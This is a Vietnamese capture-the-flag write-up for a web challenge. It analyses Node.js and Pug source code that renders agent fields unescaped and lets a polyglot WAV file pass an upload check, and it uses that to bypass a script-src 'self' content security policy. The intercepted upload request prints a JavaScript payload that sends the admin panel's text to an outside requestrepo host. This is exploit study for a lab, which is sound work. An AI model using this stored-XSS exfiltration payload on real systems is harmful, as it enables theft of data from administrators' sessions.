Tuy nhiên không có hàm để đăng ký tài khoản mới như web1, nên thử tìm tại các code khác, tìm thấy trong agents.js có đường dẫn /register:


```

EXPLORER          ...   JS database.js   JS agents.js X   JS panel.js
MIMEME
  > _MACOSX
  > give2player
    > challenge
      > src
        > middleware
        > models
          JS agent.js
          JS index.js
          JS recordings.js
          JS user.js
      > routes
        JS agents.js
        JS generic.js
        JS panel.js
  > routes
    JS agents.js
    JS generic.js
    JS panel.js
JS database.js
JS agents.js
JS panel.js
give2player > challenge > src > routes > JS agents.js > ...
31   |   file.mimetype === "audio/wave" &&
32   |     path.extname(file.originalname) === ".wav"
33   |   )
34   |   cb(null, true);
35   } else {
36   |     return cb(null, false);
37   }
38   },
39   );
40
41 router.get("/agents/register", async (req, res) => {
42   res.status(200).json(await registerAgent());
43 });
44
45 router.get("/agents/check/:identifier/:token", authAgent, (req, res) => {
46   res.sendStatus(200);
47

```


Hình 24: Đăng ký tài khoản

Chúng ta chỉ gần truy cập vào đường dẫn trên là sẽ có cặp mới được tạo ra:



Hình 25: Nhận được tài khoản mới mỗi lần refresh

Sử dụng postman:



Hình 26: Dùng phương thức Get trên postman để lấy

Và với nó, chúng ta sẽ có thể login thay vì dùng tài khoản, mật khẩu.

Trong phần model/agent.js, kiểu dữ liệu cho các thuộc tính đều là String:

```

File Edit Selection View Go Run Terminal Help ⏪ ⏩ MIMEME
EXPLORER ... JS database.js JS agents.js JS agent.js X
give2player > challenge > src > models > JS agent.js > <unknown> > exports > Agent > arch
1 module.exports = (sequelize, Sequelize) => {
2   const Agent = sequelize.define("agent", {
3     identifier: {
4       type: Sequelize.STRING,
5       allowNull: false,
6     },
7     token: {
8       type: Sequelize.STRING,
9       allowNull: false,
10    },
11     hostname: {
12       type: Sequelize.STRING,
13       allowNull: true,
14     },
15     platform: {
16       type: Sequelize.STRING,
17       allowNull: true,
18     },
19     arch: {
20       type: Sequelize.STRING,
21       allowNull: true,
22     },
23   });
24   return Agent;
25 };

```

Các dữ liệu hostname, platform và arch, chúng ta có thể tự thay đổi được thông qua phương thức POST và request body:

```

File Edit Selection View Go Run Terminal Help ⏪ ⏩ MIMEME
EXPLORER ... JS database.js JS agents.js X JS agent.js
give2player > challenge > src > routes > JS agents.js > ...
4/
48
49 router.post(
50   "/agents/details/:identifier/:token",
51   authAgent,
52   async (req, res) => {
53     const { hostname, platform, arch } = req.body;
54     if (!hostname || !platform || !arch) return res.sendStatus(400);
55     await updateAgentDetails(req.params.identifier, hostname, platform, arch);
56     res.sendStatus(200);
57   }
58 );
59

```

Thử thay đổi trên postman cho tài khoản vừa lấy được:

The screenshot shows the Postman interface with a successful response from a GET request to `http://45.122.249.68:20014/agents/register`. The response status is 200 OK, time is 36 ms, and size is 499 B. The JSON response body is:

```

1 {
2   "Identifier": "7f232acf-058b-4112-b452-681fcf169055",
3   "token": "bff61579-9d8e-401e-8062-5a1cd89f6977"
4 }

```


The screenshot shows the Postman interface with a successful POST request to `http://45.122.249.68:20014/agents/details/7f232acf-058b-4112-b452-681fcf169055/bff61579-9d8e-401e-8062-5a1cd89f6977`. The response status is 200 OK, time is 50 ms, and size is 392 B. The JSON response body is:

```

1 {
2   "hostname": "penguin",
3   "platform": "ducut",
4   "arch": "linda9999"
5 }

```

Trong agent còn có thẻ upload file recording với /agent/upload, khi upload, server sẽ kiểm tra đuôi file có phải là .wave hay không:




```

      JS user.js
      ↘ routes
        JS agents.js
        JS generic.js
        JS panel.js
      > static
      ↘ utils
        JS adminbot.js
        JS database.js
      > views
        JS index.js
        package-lock.json
        package.json
        .gitignore
        .prettierignore
      > conf
        docker-compose.yml
        Dockerfile
    
```

```

58 );
59
60 router.post(
61   "/agents/upload/:identifier/:token",
62   authAgent,
63   multerUpload.single("/")
64   async (req, res) => {
65     if (!req.file) return res.sendStatus(400);
66
67     const filepath = path.join("./uploads/", req.file.filename);
68     const buffer = fs.readFileSync(filepath).toString("hex");
69
70     if (!buffer.match(/52494646[a-z0-9]{8}57415645/g)) {
71       fs.unlinkSync(filepath);
72       return res.sendStatus(400);
73     }
74
75     await createRecording(req.params.identifier, req.file.filename);
76     res.send(req.file.filename);
77   }
78 );
79
80 module.exports = router;
81

```



```

      > middleware
      ↘ models
        JS agent.js
        JS index.js
        JS recordings.js
        JS user.js
      ↘ routes
        JS agents.js
        JS generic.js
        JS panel.js
      > static
      ↘ utils
        JS adminbot.js
        JS database.js
      > views
        JS index.js
        package-lock.json
        package.json
        .gitignore
        .prettierignore
      > conf
        docker-compose.vml
    
```

```


16 const authAgent = require("../middleware/authagent");
17
18 const storage = multer.diskStorage({
19   filename: (req, file, cb) => {
20     cb(null, uuidv4());
21   },
22   destination: (req, file, cb) => {
23     cb(null, "./uploads");
24   },
25 });
26
27 const multerUpload = multer({
28   storage: storage,
29   fileFilter: (req, file, cb) => {
30     if (
31       file.mimetype === "audio/wave" &&
32       path.extname(file.originalname) === ".wav"
33     ) {
34       cb(null, true);
35     } else {
36       return cb(null, false);
37     }
38   },
39 });
40

```

Và chúng ta có thấy ở phía trên có sự kiểm tra bằng regex, nó sẽ kiểm tra:

- 52494646: "RIFF"
- 57415645: "WAVE"
- [a-z0-9]{8}: kiểm tra xem chuỗi nằm giữa hai số trên có độ dài bằng hay không.

Nếu thoả mãn được điều kiện, file sẽ được lưu tại đường dẫn /uploads mã không có thêm bất kì sự kiểm tra nào khác:



```

File Edit Selection View Go Run Terminal Help ← → ⌘ MimeMe
EXPLORER ... JS database.js X JS adminbot.js JS agents.js
give2player > challenge > src > utils > JS database.js > ⚡ createRecording > ⚡ createRecording > ↗ filepath
74   return results;
75 };
76 };
77
78 exports.createRecording = async (agentId, filepath) => {
79   await db.Recording.create({
80     agentId: agentId,
81     filepath: "/uploads/" + filepath,
82   });
83 };
84
85 exports.getRecordings = async () => {
86   const results = await db.Recording.findAll();
87
88   if (!results) return false;
89
90   return results;
91 };
92

```

Hình 27: Dạng đường dẫn uploads trong database.js


```

File Edit Selection View Go Run Terminal Help ← → ⌘ MimeMe
EXPLORER ... JS database.js JS index.js X JS agents.js
give2player > challenge > src > JS index.js > ...
1  require("dotenv").config();
2
3  const fs = require("fs");
4  const path = require("path");
5  const express = require("express");
6  const session = require("express-session");
7
8  const { createAdmin } = require("./utils/database");
9  const { visitPanel } = require("./utils/adminbot");
10
11 const genericRoutes = require("./routes/generic");
12 const panelRoutes = require("./routes/panel");
13 const agentRoutes = require("./routes/agents");
14
15 const application = express();
16
17 const uploadsPath = path.join(__dirname, "uploads");
18
19 if (!fs.existsSync(uploadsPath)) fs.mkdirSync(uploadsPath);
20
21 application.use("/uploads", express.static(uploadsPath));
22 application.use("/static", express.static(path.join(__dirname, "static")));
23
24 application.use(express.urlencoded({ extended: true }));
25 application.use(express.json());
26
27 application.use(
28   session({
29     secret: process.env.SESSION_SECRET,
30     resave: true,
31     saveUninitialized: true,
32   })

```

Hình 28: Đang đường dẫn uploads trong views/index.js

Quay trở lại với phần login, thao tác đó sẽ được adminbot.js xử lý bằng cách sử dụng trình duyệt phụ, chúng ta sẽ sử dụng nó để lấy được flag.



```

File Edit Selection View Go Run Terminal Help ← → ⌘ MimeMe
EXPLORER ... JS database.js JS index.js JS adminbot.js X JS agents.js
give2player > challenge > src > utils > JS adminbot.js > visitPanel > visitPanel
24
25 exports.visitPanel = async () => {
26   try {
27     const browser = await puppeteer.launch(browserOptions);
28
29     let context = await browser.createIncognitoBrowserContext();
30     let page = await context.newPage();
31
32     await page.goto("http://127.0.0.1:" + process.env.API_PORT + "/panel/login", {
33       waitUntil: "domcontentloaded",
34       timeout: 2000,
35     });
36
37     await page.type("[name='username']", 'admin');
38     await page.type("[name='password']", process.env.ADMIN_SECRET);
39     await Promise.all([
40       page.click('[type="submit"]'),
41       page.waitForNavigation({ waitUntil: 'domcontentloaded' })
42     ]);
43
44     await page.waitForTimeout(5000);
45     await browser.close();
46   } catch (e) {
47     console.log(e);
48   }
49 };
50

```

Hình 29: Sử dụng trình duyệt giả lập

Do URI /panel sẽ gọi tới panel.pug để đưa thông tin lên trình duyệt nên chúng ta sẽ phân tích xem nội dung của panel.bug:

```

1 doctype html
2 head
3   title MimeMe | Panel
4   include head.pug
5 body
6     div.container.login.mt-5.mb-5
7       div.row
8         div.col-md-10
9           h1
10          i.las.la-satellite-dish
11          | &nbsp;Spybug v1
12          div.col-md-2.float-right
13            a.btn.login-btn.mt-3(href="/panel/logout") Log-out
14
15 hr
16 h2 #{"Welcome back " + username}
17 hr
18 h3
19   i.las.la-laptop
20   | &nbsp;Agents
21 if agents.length > 0
22   table.w-100
23     thead
24       tr
25         th ID
26         th Hostname
27         th Platform
28         th Arch
29     tbody
30       each agent in agents
31         tr
32           td= agent.identifier
33           td !{agent.hostname}
34           td !{agent.platform}
35           td !{agent.arch}

```

Hình 30: Nội dung có trong panel.pug

Template sẽ nhận input từ router.get như dưới và trả về flag nếu như **username** là **admin**

```

1 const authUser = require("../middleware/authuser");
2
3 router.get("/panel", authUser, async (req, res) => {
4   res.render("panel", {
5     username:
6       req.session.username === "admin"
7         ? process.env.FLAG
8         : req.session.username,
9     agents: await getAgents(),
10    recordings: await getRecordings(),
11  });
12 });

```

Hình 31: Trả về flag


Đồng thời các thông tin khác sẽ được query từ database:

```
14      hr
15      h2 #{ "Welcome back " + username}
16      hr
17      h3
18      | i.las.la-laptop
19      | | &nbsp;Agents
20      if agents.length > 0
21          table.w-100
22              thead
23                  tr
24                      th ID
25                      th Hostname
26                      th Platform
27                      th Arch
28          tbody
29          → → → → → each agent in agents
30          → → → → → → tr
31          → → → → → → → td= agent.identifier
32          → → → → → → → td !{agent.hostname}
33          → → → → → → → td !{agent.platform}
34          → → → → → → → td !{agent.arch}
35      else
36          | h2 No agents
37
```

Hình 32: Dữ liệu được query

Chúng ta để ý thấy có dấu ! trước các dấu {}, thì đây là dấu hiệu để cho panel.pug không encode input -> thực hiện tấn công XSS.

Vấn đề gặp phải là nó chỉ cho phép thực thi code js từ server:




```

JS database.js JS indexjs x JS bootstrap.min.js JS panel.js JS agents.js
give2player > challenge > src > JS indexjs > ...
24 application.use(express.urlencoded({ extended: true }));
25 application.use(express.json());
26
27 application.use(
28   session({
29     secret: process.env.SESSION_SECRET,
30     resave: true,
31     saveUninitialized: true,
32   })
33 );
34
35 application.use((req, res, next) => {
36   res.setHeader("Content-Security-Policy", "script-src 'self'; frame-ancestors 'none'; object-src 'none'; base-uri 'none';");
37   res.setHeader("Cache-Control", "no-cache, no-store, must-revalidate");
38   res.setHeader("Pragma", "no-cache");
39   res.setHeader("Expires", "0");
40   next();
41 });
42
43 application.set("view engine", "pug");
44
45 application.use(genericRoutes);
46 application.use(panelRoutes);
47 application.use(agentRoutes);
48
49 application.listen(process.env.API_PORT, "0.0.0.0", async () => {
50   console.log(`Listening on port ${process.env.API_PORT}`);
51 });
52
53 createAdmin();
54 setInterval(visitPanel, 60000);
55

```

Để bypass, đầu tiên, chúng ta sẽ thay đổi nội dung của file upload bằng script đọc toàn bộ text trong file HTML được hiển thị trên trình duyệt.

Sử dụng BurpSuit và Postman:



The screenshot shows the Postman interface with the 'Proxy' tab selected in the 'SETTINGS' dialog. The 'Proxy configurations for sending requests' section is open. Under 'Proxy Type', 'HTTP' and 'HTTPS' are checked. The 'Proxy Server' field contains '127.0.0.1:8080'. The 'Proxy Auth' dropdown is set to 'OFF'. The 'Proxy Bypass' field is empty. The 'Description' field also contains empty text.

The screenshot shows the Postman application interface. In the top navigation bar, there are links for Home, Workspaces, API Network, and Explore. A search bar is located in the top right corner. Below the navigation, there are tabs for Collections, Environments, and History. The main workspace displays a POST request to 'http://45.122.249.68:20014/agents/upload/a26374cc-e569-4f08-a21d-50a651b4d46b/3c5ab875-38ac-431c-8ebb-b7e599540cf7'. The 'Body' tab is selected, showing a 'form-data' body with a key 'recording' and a value 'file.wav'. Below the body, there are tabs for Body, Cookies (3), Headers (11), and Test Results. Under the Body tab, there are Pretty, Raw, Preview, Visualize, and HTML buttons. The HTML button is currently selected, displaying the raw JSON response: '1 9c7d673d-4f30-435f-8fd4-0cd93dec5cf7'.

Bật intercept và chỉnh sửa gói tin:

The screenshot shows the Burp Suite interface. The top menu includes Burp, Project, Intruder, Repeater, Window, and Help. The status bar indicates 'Burp Suite Community Edition v2023.5.2 - Temporary Project'. The main window has tabs for Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. The Proxy tab is selected, showing 'HTTP history' and 'WebSockets history' sections. Below these are buttons for Forward, Drop, Intercept is on (which is highlighted), Action, and Open browser. The 'Pretty' tab is selected. The captured POST request is displayed in the text area:

```

1 POST /agents/upload/a26374cc-e569-4f08-a21d-50a651b4d46b/3c5ab875-38ac-431c-8ebb-b7e599540cf7 HTTP/1.1
2 User-Agent: PostmanRuntime/7.32.2
3 Accept: /*
4 Postman-Token: 600607c3-5bee-4ead-900e-9f934aad41b1
5 Host: 45.122.249.68:20014
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Content-Type: multipart/form-data; boundary=-----956465671062217932926195
9 Cookie: bblastactivity=1685843326; bblastvisit=1685843225; connect.sid=s%3AtW2cDi6wTX3avRYGFZjy5U4fSPQAJwHx.%2F5T9dhMHGhcijymwkZPEP3On%2BcnmMNy2hLJ8thinxE
10 Content-Length: 1073429
11
12 -----956465671062217932926195
13 Content-Disposition: form-data; name="recording"; filename="file.wav"
14 Content-Type: audio/wave
15
16 //RIFF::::WAVE
17 fetch('http://mzkhoffv1.requestrepo.com/' + btoa(encodeURI(document.body.innerText)), {cache: "no-cache"});
18
19 -----956465671062217932926195--
20

```

Hình 33: Sửa gói tin bắt được

Liên kết được sử dụng lấy từ requestrepo:

